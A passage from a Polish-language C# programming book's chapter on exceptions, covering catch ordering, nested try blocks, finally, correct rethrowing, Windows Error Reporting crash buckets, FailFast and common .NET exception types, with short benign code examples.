Wszystkie wyjątki zawierają informacje o tym, gdzie wystąpiły. Właściwość `CallStack` zawiera obraz stosu wywołań przedstawiony w postaci łańcucha znaków. Jak już się przekonaliśmy, domyślna procedura obsługi wyjątków dla aplikacji konsolowych wyświetla ten stos wywołań. Dostępna jest także właściwość `TargetSite`, zawierająca nazwę metody wykonywanej w momencie zgłoszenia wyjątku. Zwraca ona instancję klasy `MethodBase`<sup>[38]</sup>, należącej do biblioteki odzwierciedlania. Zagadnienia związane z odzwierciedlaniem zostały opisane w [Rozdział 13](#).

## Wiele bloków catch

Za blokiem `try` można umieścić wiele bloków `catch`. Jeśli pierwszy z nich nie będzie pasować do zgłoszonego wyjątku, to CLR sprawdzi następny, później kolejny i tak dalej. W przykładzie przedstawionym na [Przykład 8-5](#) zostały podane bloki służące do obsługi wyjątków `FileNotFoundException` oraz `IOException`.

### Przykład 8-5. Obsługa wyjątków różnych typów

```
try
{
    using (StreamReader r = new StreamReader(@"C:\Temp\File.txt"))
    {
        while (!r.EndOfStream)
        {
            Console.WriteLine(r.ReadLine());
        }
    }
}
catch (FileNotFoundException x)
{
    Console.WriteLine("Nie udało się odnaleźć pliku '{0}'", x.FileName);
}
catch (IOException x)
{
    Console.WriteLine("Błąd wejścia-wyjścia: '{0}'", x.Message);
}
```

Interesującym aspektem tego przykładu jest to, że klasa `FileNotFoundException` dziedziczy po klasie `IOException`. Można zatem usunąć pierwszy z bloków `catch`, a powyższy kod będzie prawidłowo obsługiwać wyjątki (wyświetlając jedynie mniej ogólny komunikat), gdyż CLR uznaje blok `catch` za odpowiedni, jeśli obsługuje on bazowy typ wyjątku. A zatem w przykładzie przedstawionym na [Przykład 8-5](#) istnieją dwie prawidłowe procedury obsługi wyjątków

`FileNotFoundException`, a w takich przypadkach C# wymaga, by bardziej precyzyjna z nich była umieszczona jako pierwsza. Gdybyśmy spróbowali zamienić je kolejnością, to kompilator zgłosiłby następujący błąd, odnoszący się do kodu obsługującego wyjątek `FileNotFoundException`:

```
error CS0160: A previous catch clause already catches all exceptions of this or  
of a super type ('System.IO.IOException')[39]
```

Jeśli napiszemy blok `catch` dla typu bazowego `Exception`, to będzie on obsługiwał wszystkie wyjątki. W większości przypadków nie jest to dobre rozwiązanie — wyjątki należy obsługiwać tylko wtedy, gdy można z nimi zrobić coś konkretnego i przydatnego. W pozostałych przypadkach nie należy przechwytywać wyjątków, gdyż mogłyby to doprowadzić do ukrycia występującego problemu. Jeśli wyjątek zostanie przekazany dalej, to zwiększa się prawdopodobieństwo, że zostanie zauważony oraz obsłużony w jakimś innym miejscu kodu. Jednym przypadkiem, w którym zastosowanie takiej ogólnej procedury obsługi wyjątków może mieć sens, jest umieszczenie jej w takim miejscu, gdzie jedynym dostępnym sposobem obsługi wyjątków będzie skorzystanie z procedury domyślnej, udostępnianej przez system. (W przypadku aplikacji konsolowych oznacza to metodę `Main`, jednak w aplikacjach wielowątkowych oznacza to metodę umieszczoną na samym wierzchołku stosu nowo utworzonego wątku). Przechwytywanie wszystkich wyjątków w takich miejscach i zapisywanie ich w pliku dziennika lub zapamiętanie przy użyciu jakiegoś innego mechanizmu rejestracji zdarzeń można by uznać za właściwe. Jednak nawet w takich przypadkach po zarejestrowaniu wyjątku należało go ponownie zgłosić (korzystając ze sposobu opisanego w dalszej części rozdziału).

## OSTRZEŻENIE

W przypadku usług o krytycznym znaczeniu można by zastanawiać się nad napisaniem kodu „połykającego” wszystkie wyjątki, dzięki któremu aplikacja mogłaby dalej działać. Jednak nie jest to dobry pomysł. Jeśli zostanie zgłoszony jakiś wyjątek, którego nie przewidzieliśmy, to wewnętrzny stan aplikacji może się stać niepewny, gdyż wyjątek mógł zostać zgłoszony w połowie wykonywanych operacji. Jeśli nie możemy sobie pozwolić na to, by aplikacja stała się niedostępna, to najlepszym rozwiązaniem będzie skonfigurowanie jej w taki sposób, by w razie awarii została automatycznie ponownie uruchomiona. Usługi systemu Windows można skonfigurować, by automatycznie działały właśnie w taki sposób, a podobne możliwości ma także serwer IIS.

## Zagnieżdżone bloki try

Jeśli wyjątek zostanie zgłoszony w bloku `try`, który nie udostępnia odpowiedniej procedury obsługi, CLR będzie go szukać dalej. W razie konieczności CLR będzie podążać w górę stosu wywołań, jednak nic nie stoi na przeszkodzie, by w jednej metodzie umieszczać wiele grup procedur obsługi, zagnieżdżając w tym celu jedne pary instrukcji `try/catch` wewnętrznych innych w sposób przedstawiony na [Przykład 8-6](#). Wewnątrz metody `PrintReferenceException` w bloku `try` zewnętrznej pary `try/catch` została zagnieżdżona kolejna para `try/catch`. Takie zagnieżdżanie może także obejmować kilka metod; w powyższym przykładzie metoda `Main` będzie przechwytywać wszystkie wyjątki typu `NullReferenceException` zgłaszone w metodzie `PrintFirstLine` (taki wyjątek zostanie zgłoszony, jeśli plik jest pusty — w takim przypadku metoda `ReadLine` zwróci bowiem `null`).

### Przykład 8-6. Zagnieżdżony kod obsługi wyjątków

```
static void Main(string[] args)
{
    try
    {
        PrintFirstLineLength(@"C:\Temp\File.txt");
    }
    catch (NullReferenceException)
    {
        Console.WriteLine("NullReferenceException");
    }
}

static void PrintFirstLineLength(string fileName)
{
    try
    {
        using (var r = new StreamReader(fileName))
        {
            try
```

```
        {
            Console.WriteLine(r.ReadLine().Length);
        }
        catch (IOException x)
        {
            Console.WriteLine("Błąd podczas odczytu pliku: {0}",
                x.Message);
        }
    }
}
catch (FileNotFoundException x)
{
    Console.WriteLine("Nie udało się odnaleźć pliku '{0}'", x.FileName);
}
```

W powyższym przykładzie procedura obsługi wyjątków `IOException` została zagnieźdzona po to, by obsługiwała jeden konkretny fragment wykonywanych operacji: jej zadaniem jest obsługa błędów występujących podczas odczytu z pliku, kiedy już został prawidłowo otworzony. Czasami może się przydać możliwość reagowania na takie błędy w inny sposób niż na problemy związane z samym otwieraniem pliku.

Obsługa wyjątków rozłożona na kilka metod jest nieco sztucznym rozwiązaniem. W powyższym przykładzie obsługi wyjątku `NullReferenceException` można uniknąć, sprawdzając, czy wartość zwrócona przez metodę `ReadLine` jest równa `null`. Niemniej jednak wykorzystywany w tym przykładzie mechanizm CLR jest niezwykle istotny. Konkretny blok `try` może udostępniać bloki `catch` wyłącznie dla tych wyjątków, które jest w stanie obsługiwać, natomiast pozostałe mogą być przekazywane na wyższe poziomy stosu wywołań.

Bardzo często takie przekazywanie wyjątków dalej jest słusznym rozwiązaniem. Jeśli nasza metoda nie potrafi w żaden sensowny sposób zareagować na wystąpienie wyjątku, to powinna przekazać informacje o problemie do metody, która ją wywołała, a zatem jeśli nie będziemy umieszczać przechwyconego wyjątku wewnętrz innego, to równie dobrze możemy go zignorować.

### PODPOWIĘDŹ

Jeśli znasz język Java, to możesz się zastanawiać, czy w C# jest jakkolwiek odpowiednik wyjątków sprawdzanych (ang. *checked exceptions*). Okazuje się, że nie ma. Z formalnego punktu widzenia metody nie deklarują zgłaszanych wyjątków, zatem kompilator nie ma możliwości poinformowania nas o tym, że zapomnieliśmy bądź to obsłużyć wyjątek, bądź zadeklarować, że metoda może go zgłaszać.

Bloki `try` można także umieszczać wewnątrz bloków `catch`. Ma to znaczenie, gdy wyjątki mogą się pojawiać także wewnątrz procedury obsługi wyjątków. Na przykład jeśli procedura obsługi wyjątków zapisuje informacje na ich temat na dysku, to jeśli pojawią się jakieś problemy z dyskiem, także wewnątrz niej zostanie zgłoszony wyjątek.

Niektóre bloki `try` nigdy nie obsługują żadnych wyjątków. Jednak nie można napisać instrukcji `try`, po której nie zostanie podany inny, odpowiedni blok; nie oznacza to wcale, że musi to być blok `catch` — może to być także *blok finally*.

## Bloki `finally`

Blok `finally` zawiera kod, który zostanie wykonany po zakończeniu wykonywania poprzedzającego go bloku `try`. Będzie on wykonany niezależnie od tego, czy realizacja programu dotarła do końca bloku `try`, została zakończona gdzieś z jego wnętrza, czy też została przerwana na skutek zgłoszenia wyjątku. Blok `finally` zostanie wykonany nawet w przypadku, gdy do opuszczenia bloku `try` zostanie użyta instrukcja `goto`. [Przykład 8-7](#) przedstawia przykład użycia bloku `finally`.

### Przykład 8-7. Blok `finally`

```
using Microsoft.Office.Interop.PowerPoint;

...
[STAThread]
static void Main(string[] args)
{
    var pptApp = new Application();
    var pres = pptApp.Presentations.Open(args[0]);
    try
    {
        ProcessSlides(pres);
    }
    finally
    {
        pres.Close();
    }
}
```

Powyższy przykład zawiera fragment kodu programu służącego do przetwarzania zawartości plików programu Microsoft Office PowerPoint. Przedstawia on jedynie najbardziej zewnętrzny kod — pominąłem w nim faktyczny, szczegółowy kod obsługi prezentacji, gdyż w tym przykładzie nie ma on żadnego znaczenia (jego pełna wersja eksportuje animowane slajdy jako klipy wideo i można ją znaleźć w przykładach dołączonych do książki, które można pobrać z serwera FTP).

wydawnictwa Helion — <ftp://ftp.helion.pl/przykłady/csh5pr.zip>). Fragment ten został przedstawiony, gdyż używa bloku `finally`. Oprócz tego program korzysta także z mechanizmów współdziałania z technologią COM (które zostały opisane w Rozdział 21.), przy użyciu których kontroluje działanie aplikacji PowerPoint. Powyższy przykład zamyka plik prezentacji po zakończeniu działania, a kod, który to robi, został umieszczony w bloku `finally`, gdyż nie chcemy, by plik pozostał otwarty, jeśli podczas jego przetwarzania wydarzy się coś złego. Ma to duże znaczenie ze względu na sposób działania automatyzacji COM. Nie przypomina ona otwierania pliku, w przypadku którego system operacyjny automatycznie zamyka wszystkie uchwyty, kiedy proces zostanie zakończony. Jeśli nasz przykładowy program zostanie nieoczekiwane zamknięty, to PowerPoint nie zamknie żadnych otworzonych plików — przyjmie, że chodziło nam o to, by zostały otworzone. (Takie rozwiązanie może być stosowane celowo, kiedy chcemy utworzyć dokument, który użytkownik następnie będzie edytować). Jednak w powyższym przykładzie nie o to nam chodzi, więc zamknięcie pliku w bloku `finally` jest niezawodnym sposobem uniknięcia problemów.

Zazwyczaj operacje tego typu wykonuje się przy użyciu instrukcji `using`, jednak API programu PowerPoint udostępniane przy użyciu automatyzacji COM nie obsługuje interfejsu `IDisposable` .NET Framework. W rzeczywistości, jak mieliśmy okazję przekonać się w poprzednim rozdziale, instrukcje `using` w niewidoczny sposób korzystają właśnie z bloków `finally`, podobnie zresztą jak pętle `foreach`. A zatem z mechanizmu `finally` systemu obsługi wyjątków korzystamy, nawet używając instrukcji `using` oraz pętli `foreach`.

#### PODPOWIEDŹ

Bloki `finally` działają prawidłowo nawet w przypadku zagnieżdżania instrukcji `try`. Jeśli jakaś metoda zgłosi wyjątek, który jest obsługiwany przez inną metodę położoną o pięć poziomów stosu wywołań wyżej, oraz jeśli jakieś metody pomiędzy tymi dwiema są w trakcie wykonywania instrukcji `using`, pętli `foreach` lub instrukcji `try` z blokami `finally`, to wszystkie te bloki `finally` (zarówno te podane jawnie, jak i niejawnie wygenerowane przez kompilator) zostaną wykonane przed wykonaniem procedury obsługi wyjątku.

Oczywiście obsługa wyjątków to tylko jedna strona medalu. Nasz kod może także wykrywać problemy, a wyjątki mogą być odpowiednim mechanizmem do ich raportowania.

## Zgłaszanie wyjątków

Zgłaszcenie wyjątków jest bardzo proste. Wystarczy utworzyć obiekt wyjątku

odpowiedniego typu i użyć słowa kluczowego `throw`. Metoda przedstawiona na [Przykład 8-8](#) robi to w przypadku przekazania argumentu o wartości `null`.

#### Przykład 8-8. Zgłaszanie wyjątku

```
public static int CountCommas(string text)
{
    if (text == null)
    {
        throw new ArgumentNullException("tekst");
    }
    return text.Count(ch => ch == ',');
}
```

Całą pracę wykonuje za nas CLR. Gromadzi wszystkie informacje, które wyjątek ma udostępniać za pośrednictwem swoich właściwości, takich jak `StackTrace` bądź `TargetSite`. (Nie wylicza jednak ich ostatecznych wartości, gdyż byłoby to stosunkowo kosztowne. Jedynie zapewnia, że wyjątek będzie dysponował informacjami niezbędnymi do ich wyznaczenia w przypadku, gdy zostanie o to poproszony). Następnie zaczyna poszukiwać odpowiedniej pary bloków `try/catch`, a jeśli okaże się, że towarzyszy jej jakiś blok `finally`, to także on zostanie wykonany.

### Powtórne zgłaszanie wyjątków

Czasami przydatnym rozwiążaniem może okazać się napisanie bloku `catch`, który wykonuje jakieś określone czynności w odpowiedzi na wystąpienie błędu, a następnie pozwala, by był on przekazywany dalej. Można to zrobić w oczywisty, choć nieprawidłowy sposób przedstawiony na [Przykład 8-9](#).

#### Przykład 8-9. Jak nie należy powtórnie zgłaszać wyjątku

```
try
{
    DoSomething();
}
catch (IOException x)
{
    LogIOError(x);
    // Kolejny wiersz kodu jest NIEPRAWIDŁOWY!
    throw x; // Tak nie należy powtórnie zgłaszać wyjątku
}
```

Powyższy kod można skompilować, a nawet z pozoru będzie on działał, jednak pojawia się w nim pewien poważny problem: zostaje utracony kontekst, w którym wyjątek został początkowo zgłoszony. CLR uzna to bowiem za zgłoszenie zupełnie nowego wyjątku i ustawi nowe dane dotyczące jego lokalizacji. Według informacji

dostępnych przy użyciu właściwości `StackTrace` oraz `TargetSite` miejscem wystąpienia błędu będzie wiersz wewnątrz naszego bloku `catch`. Taka zmiana może w poważnym stopniu utrudnić zdiagnozowanie problemu, gdyż nie będzie wiadomo, gdzie wyjątek się początkowo pojawił. Prawidłowy sposób ponownego zgłaszania wyjątków został przedstawiony na [Przykład 8-10](#).

#### Przykład 8-10. Ponowne zgłaszanie wyjątku bez utraty kontekstu

```
try
{
    DoSomething();
}
catch (IOException x)
{
    LogIOError(x);
    throw;
}
```

Jedyną różnicą pomiędzy obydwoma przykładami (pomijając usunięcie komentarzy) jest użycie słowa kluczowego `throw` bez określania obiektu wyjątku, który ma zostać zgłoszony. Takie rozwiązanie można zastosować wyłącznie wewnątrz bloku `catch`, a powoduje ono ponowne zgłoszenie wyjątku, który jest w danym momencie obsługiwany. Oznacza to, że właściwości obiektu `Exception` określające miejsce wystąpienia wyjątku wciąż będą wskazywały tę początkową lokalizację, a nie miejsce ponownego zgłoszenia wyjątku.

Wbudowany mechanizm systemu Windows, określany jako Windows Error Reporting (WER), nieco komplikuje całe rozwiązanie<sup>[40]</sup>. To komponent, który wkracza do akcji, kiedy aplikacja ulegnie awarii. W zależności od sposobu konfiguracji komputera okno dialogowe informujące o awarii wyświetlane przez WER może udostępniać możliwość: ponownego uruchomienia programu, przesłania raportu z awarii do firmy Microsoft, przejścia do debugowania aplikacji bądź też jej zakończenia. Oprócz tego kiedy aplikacja systemu Windows ulegnie awarii, WER gromadzi pewne informacje w celu ustalenia miejsca, w którym awaria wystąpiła. W przypadku aplikacji .NET są to: nazwa aplikacji, jej wersja, znacznik czasu komponentu, który spowodował awarię, oraz typ zgłoszonego wyjątku. Co więcej, określana jest nie tylko metoda, lecz także położenie instrukcji IL, która zgłosiła wyjątek. Wszystkie te informacje są czasami określane jako wartości **pakietu** (ang. *bucket*). Jeśli aplikacja dwa razy ulegnie awarii, zwracając takie same wartości, to obie te awarie trafią do tego samego pakietu, co będzie oznaczać, że w pewnym sensie będą one tą samą awarią.

Wartości pakietu awarii nie są udostępniane w formie publicznych właściwości obiektu wyjątku, jednak można je zobaczyć w dzienniku zdarzeń systemu Windows. W aplikacji *Podgląd zdarzeń* wpisy te będą wyświetlane po wybraniu opcji *Dziennik*

systemu Windows, a następnie *Aplikacje*, a w kolumnach *Źródło* oraz *Identyfikator zdarzenia* zostaną odpowiednio wyświetlane wartości: *Windows Error Reporting* oraz *1001*. Mechanizm WER gromadzi informacje o różnych typach awarii, jeśli więc wyświetlimy informacje na temat jednego z wpisów, zobaczymy w nim pole *Nazwa źródła zdarzenia*. W przypadku aplikacji .NET będzie ono miało wartość *CLR20r3*. Łatwo można także odnaleźć nazwę podzespołu oraz numer wersji, podobnie zresztą jak typ wyjątku. Nieco trudniej jest znaleźć metodę, w której wyjątek został zgłoszony; jest ona podawana w wierszu *P7*, jednak informacja o niej ma postać liczby określonej na podstawie **tokenu metadanych** (ang. *metadata token*) metody. Aby określić, do jakiej metody się on odnosi, trzeba skorzystać z programu narzędziowego ILDASM dostarczanego wraz z Visual Studio — jedna z opcji wywołania tego programu pozwala na wyświetlenie listy tokenów metadanych wszystkich metod w programie.

Komputer można skonfigurować w taki sposób, by przesyłał informacje o awariach do specjalnej usługi raportującej, przy czym zazwyczaj przesyłane są wyłącznie wartości pakietu, chociaż usługa ta może zażądać dodatkowych danych. Analiza pakietu może się przydać podczas określania, w jakiej kolejności należy rozwiązywać poszczególne błędy; warto zacząć od największego pakietu, ponieważ ten błąd użytkownicy aplikacji będą oglądali najczęściej. (A przynajmniej ci użytkownicy, którzy nie wyłączyli opcji informowania o błędach. Osobiście włączam tę opcję na swoich komputerach, gdyż chcę, by w pierwszej kolejności były poprawiane błędy występujące w tych programach, których używam).

### PODPOWIEDŹ

Sposób uzyskania dostępu do zebranych danych pakietu awarii zależy od rodzaju pisanej aplikacji. W przypadku aplikacji biznesowych, używanych wyłącznie wewnętrz korporacji, w której jesteśmy zatrudnieni, preferowanym rozwiązaniem będzie zapewne uruchomienie własnego serwera gromadzącego dane o awariach, jeśli jednak aplikacja działa poza kontrolą administratorów, to także firma Microsoft dysponuje własnymi serwerami służącymi do tego celu. Stosowany jest przy tym specjalny proces weryfikacji tożsamości bazujący na certyfikatach, który potwierdza, że jesteśmy uprawnieni do dostępu do tych danych. Kiedy jednak przebrniemy przez początkowe utrudnienia, to Microsoft udostępni nam wszystkie dane z awarii naszych aplikacji, posortowane na podstawie wielkości pakietu.

Niektóre strategie obsługi wyjątków mogą utrudniać działanie systemu pakietów awarii. Jeśli napiszemy jeden kod obsługujący wszystkie rodzaje wyjątków, to istnieje ryzyko, że mechanizm WER uzna, że w naszej aplikacji błędy pojawiają się wyłącznie w tym jednym miejscu, a to będzie oznaczać, że wszystkie rodzaje wyjątków trafią do tego samego pakietu. Nie jesteśmy skazani na takie rozwiązanie, jednak aby go uniknąć, należy zrozumieć, jaki wpływ na dane pakietu awarii rejestrowane przez mechanizm WER ma nasz kod obsługi wyjątków.

Jeśli wyjątek pojawi się na samym wierzchołku stosu wywołań i nie zostanie obsłużony, to WER uzyska dokładny obraz miejsca, w którym nastąpiła awaria; niemniej jednak jeśli wyjątek zostanie przechwycony, zanim pozwolimy mu (bądź jakiemuś innemu wyjątkowi) podążać w górę stosu, to sytuacja może się pogorszyć. To, co się w takim przypadku stanie, zależy od używanej wersji .NET. Przed wprowadzeniem wersji .NET 4.0 ponowne zgłoszenie wyjątku pozwalało zachować w pakiecie wartości WER oryginalne informacje o lokalizacji wyłącznie w razie zastosowania rozwiązania przedstawionego na [Przykład 8-10](#), lecz nie w przypadku użycia błędnego rozwiązania z [Przykład 8-9](#). Co ciekawe, .NET 4.0 oraz 4.5 pozwalają zachować oryginalne dane w obu tych przypadkach. (Z punktu widzenia .NET w rozwiązaniu z [Przykład 8-9](#) kontekst wyjątku jest tracony w każdej z wersji platformy — właściwość `StackTrace` zwróci lokalizację wskazującą miejsce, w którym wyjątek został powtórnie zgłoszony. A zatem w .NET 4.0 i późniejszych wersjach platformy mechanizm WER niekoniecznie będzie pokazywał to samo miejsce wystąpienia wyjątku, które kod .NET odczyta z obiektu wyjątku). Podobnie dzieje się w przypadku, gdy wyjątek zostanie zapisany we właściwości `InnerException` innego, nowego wyjątku. Przed pojawiением się .NET 4.0 mechanizm WER używał w wartościach pakietu informacji o miejscu zgłoszenia zewnętrznego wyjątku, natomiast inaczej jest w wersjach 4.0 oraz 4.5: jeśli w wyjątku, który doprowadził do awarii aplikacji, właściwość `InnerException` jest różna od `null`, to właśnie ten wewnętrznych wyjątek jest używany do określenia wartości pakietu.

Oznacza to, że w .NET Framework 4.0 oraz w nowszych wersjach platformy zachowanie oryginalnego pakietu WER jest stosunkowo łatwe. Jedynym sposobem utracenia oryginalnego kontekstu wyjątku jest bądź to jego całkowite obsłużenie (w tym przypadku awaria w ogóle nie nastąpi), bądź napisanie bloku `catch`, który będzie obsługiwał wyjątek, a następnie zgłaszał nowy bez zapisywania w jego właściwości `InnerException` obiektu oryginalnego wyjątku. Jeśli jednak z jakichkolwiek powodów konieczne jest użycie starszej wersji .NET, to trzeba zachować ostrożność — nieprawidłowe zgłoszenie wyjątku w sposób przedstawiony na [Przykład 8-9](#) spowoduje utratę jego kontekstu, zarówno w .NET, jak i w mechanizmie WER. Zgłoszenie nowego wyjątku i zapisanie oryginalnego we właściwości `InnerException` pozwoli zachować kontekst w platformie .NET, jednak mechanizm WER zauważycie jedynie miejsce powtórnego zgłoszenia wyjątku.

## PODPOWIEDŹ

Opisany powyżej sposób działania .NET Framework w wersjach wcześniejszych od 4.0 bazuje na obserwacjach ich zachowania w systemie, w którym były zainstalowane wszystkie możliwe dodatki Service Pack i aktualizacje dostępne w czas pisania tej książki. Na niektórych witrynach WWW oraz w niektórych książkach można znaleźć inne informacje, stwierdzające, że nawet przykład z Przykład 8-10 doprowadziłby mechanizm WER do utraty informacji o lokalizacji oryginalnego błędu. Takie twierdzenia mogły być prawdziwe w przypadku .NET 2.0, jednak nie są, jeśli zostaną zainstalowane aktualnie dostępne dodatki Service Pack. Trzeba zatem pamiętać, że takie szczegóły mogą się od czasu do czasu zmieniać.

Choć przykład przedstawiony na Przykład 8-10 zachowuje oryginalny kontekst wyjątku, to jednak takie rozwiązanie ma pewne ograniczenie: wyjątek można powtórnie zgłosić wyłącznie wewnątrz bloku `catch`, w którym jest on obsługiwany. Kiedy zajmiemy się zagadnieniami programowania asynchronicznego, okaże się, że znacznie częściej wyjątki będą się pojawiać w jakichś losowych wątkach roboczych. Potrzebny jest zatem jakiś niezawodny sposób zapamiętywania pełnego kontekstu wyjątku oraz możliwość ponownego zgłoszenia tego samego wyjątku z zachowaniem tego pełnego kontekstu w dowolnym późniejszym czasie, a najlepiej także w zupełnie innym wątku.

.NET 4.5 udostępnia nową klasę, która rozwiązuje ten problem:

`ExceptionDispatchInfo`. Jeśli wewnątrz bloku `catch` wywołamy jej statyczną metodę `Capture`, przekazując do niej aktualnie obsługiwany wyjątek, to klasa ta zapamięta jego kontekst wraz z informacjami niezbędnymi dla mechanizmu WER. Metoda ta zwraca obiekt typu `ExceptionDispatchInfo`. Kiedy będziemy już gotowi do ponownego zgłoszenia wyjątku, wystarczy wywołać metodę `Throw` tego obiektu, a CLR powtórnie zgłosi ten sam wyjątek, odtwarzając przy tym jego pełny kontekst. W odróżnieniu od rozwiązania z Przykład 8-10 w tym przypadku nie trzeba wywoływać metody `Throw` wewnątrz bloku `catch`. Nie trzeba nawet robić tego w tym samym wątku, w którym wyjątek został początkowo zgłoszony.

## Sposób na szybkie zakończenie aplikacji

Niektoře sytuacje wymagają drastycznych reakcji. Jeśli wykryjemy, że nasza aplikacja znajduje się w nieprawidłowym stanie i nie mamy możliwości rozwiązania problemu, to zgłoszenie wyjątku może nie wystarczać, gdyż zawsze istnieje pewna szansa, że wyjątek zostanie obsłużony, a aplikacja będzie próbować kontynuować działanie. Taka sytuacja może grozić uszkodzeniem trwałego stanu aplikacji — na przykład błędne dane w pamięci mogą sprawić, że program zapisze błędne informacje w bazie danych. W takich sytuacjach lepszym rozwiązaniem może się okazać natychmiastowe przerwanie aplikacji, zanim szkody staną się jeszcze większe.

Klasa `Environment` udostępnia metodę `FailFast`. Jeśli ją wywołamy, CLR zapisze komunikat w dzienniku systemowym Windows, a następnie zakończy działanie aplikacji, udostępniając przy tym wszelkie szczegółowe informacje mechanizmowi WER. W wywołaniu tej metody można przekazać łańcuch znaków, który zostanie dołączony do wpisu w dzienniku zdarzeń; można także przekazać wyjątek, a w takim wypadku jego dane także zostaną zapisane w dzienniku (włączając w to wartości pakietu WER, wskazujące miejsce, w którym został zgłoszony wyjątek).

## Typy wyjątków

Kiedy nasz kod wykryje błąd i będzie chciał zgłosić wyjątek, to stanie przed koniecznością wyboru jego typu. Można definiować własne typy wyjątków, jednak biblioteka klas .NET Framework definiuje dużą grupę typów wyjątków, dlatego w bardzo wielu sytuacjach wystarczy wybrać jeden z istniejących. Dostępne są setki typów wyjątków, dlatego też podawanie tu ich pełnej listy byłoby pewną przesadą; jeśli chcesz ją przejrzeć, wystarczy wyświetlić listę wszystkich typów pochodnych klasy `Exception`. Niemniej jednak istnieją pewne typy wyjątków, które należy poznać.

Biblioteka klas definiuje klasę `ArgumentException`, stanowi ona klasę bazową dla kilku typów wyjątków informujących o tym, że w wywołaniu metody zostały podane nieprawidłowe argumenty. W przykładzie z [Przykład 8-8](#) zastosowana została klasa `ArgumentNullException`, lecz oprócz niej dostępna jest także klasa `ArgumentOutOfRangeException`. Bazowa klasa `ArgumentException` definiuje właściwość `ParamName`, zawierającą nazwę parametru, dla którego został podany nieprawidłowy argument. Właściwość ta ma duże znaczenie w przypadku metod akceptujących kilka argumentów, gdyż w takich przypadkach kod wywołujący musi wiedzieć, który z nich był nieprawidłowy. Wszystkie te typy wyjątków mają konstruktor umożliwiający podanie nazwy parametru, a przykład użycia jednego z nich został przedstawiony na [Przykład 8-8](#). `ArgumentException` jest klasą konkretną, dzięki czemu jeśli problem z argumentem nie jest reprezentowany przez żadną z jej klas pochodnych, to zawsze można zgłosić wyjątek, używając klasy bazowej oraz odpowiedniego opisu tekstowego.

Oprócz opisanych powyżej typów ogólnego przeznaczenia niektóre API definiują bardziej wyspecjalizowane typy wyjątków. Na przykład w przestrzeni nazw `System.Globalization` został zdefiniowany typ wyjątku `CultureNotFoundException`, dziedziczący po klasie `ArgumentException`. We własnym kodzie możemy postępować podobnie i to z dwóch powodów. Jeśli istnieją jakieś dodatkowe informacje na temat przyczyny wyjątku, konieczne będzie zdefiniowanie własnego typu, pozwalającego na ich podanie. (Klasa

`CultureNotFoundException` definiuje trzy właściwości opisujące różne aspekty ustawień kulturowych, które próbowano odnaleźć). Ewentualnie może się także zdarzyć, że kod wywołujący w szczególny sposób obsługuje konkretny rodzaj problemu związanego z nieprawidłowymi argumentami. Czasami wyjątek informujący o błędnych argumentach oznacza jedynie błąd w kodzie programu; jednak może się także zdarzyć, że będzie on oznaczał problemy związane ze środowiskiem lub konfiguracją aplikacji (na przykład brak zainstalowanego odpowiedniego pakietu językowego), a w takim razie może się pojawić potrzeba obsługi takiego problemu w szczególny sposób. W takich sytuacjach stosowanie bazowego typu `ArgumentException` byłoby mało przydatne, bardzo trudno byłoby odróżnić konkretną awarię, którą należy obsługiwać w specjalny sposób, od wszystkich innych problemów z nieprawidłowymi argumentami.

Czasami operacje wykonywane w metodzie będą mogły powodować zgłaszanie wielu różnych błędów. Na przykład: jeśli tworzymy jakiegoś typu zadanie wsadowe i niektóre z wykonywanych przez nie operacji zawiodą, to będziemy chcieli je przerwać, lecz jednocześnie wykonać wszystkie pozostałe operacje i na samym końcu zarejestrować informacje o problemach. W takich przypadkach warto pamiętać o klasie `AggregatedException`. Stanowi ona rozwinięcie idei reprezentowanej przez właściwość `InnerException` klasy `Exception` — dodaje do klasy bazowej właściwość `InnerExceptions` zawierającą kolekcję wyjątków.

Kolejnym często stosowanym typem jest `InvalidOperationException`. Wyjątek ten można zgłaszać, jeśli ktoś próbuje zrobić z naszym obiektem coś, co w jego aktualnym stanie nie jest możliwe. Na przykład założymy, że napisaliśmy klasę reprezentującą żądanie, które można przesłać na serwer. Można by ją zaprojektować w taki sposób, że każdej instancji tej klasy można by użyć dokładnie jeden raz, a zatem jeśli żądanie już zostało wysłane, to próba jego modyfikacji i ponownego wysłania powinna być potraktowana jako błąd i skończyć się zgłoszeniem odpowiedniego wyjątku. Kolejnym ważnym przykładem zastosowania wyjątków tej klasy są sytuacje, w których używany typ implementuje interfejs `IDisposable`, a programista stara się skorzystać z instancji tego typu po jej zwolnieniu. Co prawda jest to na tyle częsty błąd, że stworzono odrębny typ wyjątku, dziedziczący po `InvalidOperationException` — `ObjectDisposedException`.

Warto też pamiętać o różnicy pomiędzy typem `NotImplementedException` oraz podobnym do niego z nazwy, lecz posiadającym inne znaczenie typem `NotSupportedException`. Wyjątki tego drugiego typu powinny być zgłaszane, jeśli interfejs tego wymaga. Na przykład interfejs `IList<T>` definiuje metody służące do modyfikacji kolekcji, jednak nie wymaga, by kolekcja pozwalała na modyfikowanie

swojej zawartości — zamiast tego stwierdza, że kolekcje przeznaczone tylko do odczytu powinny zgłaszać wyjątek `NotSupportedException` w składowych, które mogłyby modyfikować ich zawartość. Implementacja interfejsu `IList<T>` może zgłaszać te wyjątki i pomimo tego być uznawana za kompletną; natomiast zgłoszenie wyjątku `NotImplementedException` oznacza, że czegoś brakuje.

Wyjątki `NotImplementedException` najczęściej są stosowane w kodzie wygenerowanym przez Visual Studio. IDE może bowiem tworzyć szkielety metod, jeśli poprosimy je o wygenerowanie implementacji interfejsu lub procedury obsługi zdarzeń. Taki kod jest generowany, by uchronić programistów przed pisaniem pełnych deklaracji metod, niemniej jednak nie można uniknąć konieczności zdefiniowania ich ciała. Dlatego też Visual Studio generuje metody, które zgłaszają ten wyjątek, byśmy przez przypadek nie zapomnieli o uzupełnieniu ich kodu.

